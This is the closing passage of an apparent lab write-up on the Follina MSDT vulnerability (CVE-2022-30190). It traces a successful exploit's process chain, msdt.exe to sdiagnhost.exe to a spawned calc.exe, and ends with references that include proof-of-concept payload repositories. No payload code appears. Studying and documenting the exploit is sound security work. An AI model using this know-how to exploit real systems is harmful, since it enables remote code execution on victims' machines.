
[Fig. 22] msdt.exe, ProcessID 5620

3. Then, process Scripted Diagnostics Native Host (sdiagnhost.exe) is also started followed by msdt.exe



[Fig. 23] sdiagnhost.exe, ProcessID 2124

4. Finally, the calculator (calc.exe) process, which is our desired malicious process, is created by its parent process sdiagnhost.exe



[Fig. 24] calc.exe, ProcessID 2680

Reference

[1] JasonGerend, “msdt,” learn.microsoft.com. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/msdt.

[2] “Guidance for CVE-2022-30190 Microsoft Support Diagnostic Tool Vulnerability | MSRC Blog | Microsoft Security Response Center,” *msrc.microsoft.com*. [Online]. Available: https://msrc.microsoft.com/blog/2022/05/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/.

[3] “Microsoft Support Diagnostic Tool,” *Wikipedia*, Mar. 27, 2023. [Online]. Available: https://en.wikipedia.org/wiki/Microsoft_Support_Diagnostic_Tool.

[4] “Microsoft to retire its Support Diagnostic Tool (MSDT) in 2025,” *BleepingComputer*. [Online]. Available: https://www.bleepingcomputer.com/news/microsoft/microsoft-to-retire-its-support-diagnostic-tool-msdt-in-2025/.

[5] “The dangers of Electron’s shell.openExternal()—many paths to remote code execution · Benjamin Altpeter,” Benjamin Altpeter. [Online]. Available: https://benjamin-altpeter.de/shell-openexternal-dangers/.

[6] “NVD - CVE-2022-30190,” nvd.nist.gov. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2022-30190

[7] “Detect the Follina MSDT Vulnerability (CVE-2022-30190) with Qualys Multi-Vector EDR & Context XDR,” Qualys Security Blog, Jun. 14, 2022. [Online]. Available: https://blog.qualys.com/product-tech/2022/06/14/detect-the-follina-msdt-vulnerability-cve-2022-30190-with-qualys-multi-vector-edr-context-xdr.

[8] “重大漏洞 (CVE-2022-30190) – 銳傑科技,” www.netranger.com.tw. [Online]. Available: https://www.netranger.com.tw/threats/1786/.

[9] “Follina Vulnerability,” www.blackberry.com. [Online]. Available: https://www.blackberry.com/us/en/solutions/endpoint-security/security-vulnerabilities/follina-vulnerability.

[10] “https://twitter.com/nao_sec/status/1530196847679401984,” Twitter. [Online]. Available: https://twitter.com/nao_sec/status/1530196847679401984

[11] K. Beaumont, “Follina — a Microsoft Office code execution vulnerability,” Medium, May 31, 2022. [Online]. Available: https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e

[12] 262588213843476, “The MS-MSDT 0-day Office RCE Proof-of-Concept Payload Building Process,” Gist. [Online]. Available: https://gist.github.com/tothi/66290a42896a97920055e50128c9f040?permalink_comment_id=4184298.

[13] “https://twitter.com/_JohnHammond/status/1531170265039781888,” Twitter. [Online]. Available: https://twitter.com/_JohnHammond/status/1531170265039781888.

[14] “Windows 10 Build 19044.1288 ISO File Download and Setup,” MiniTool, Oct. 24, 2021. [Online]. Available: https://www.minitool.com/news/windows-10-build-19044-1288-iso-download-setup.html.

[15] “Create an Office 2013, 2016 and 365 Offline Installer with the Office Deployment Tool,” www.heidoc.net. [Online]. Available: https://www.heidoc.net/joomla/technology-science/microsoft/79-create-an-office-2013.

[16] J. Hammond, “MS-MSDT ‘Follina’ Attack Vector,” GitHub, Jun. 22, 2022. [Online]. Available: https://github.com/JohnHammond/msdt-follina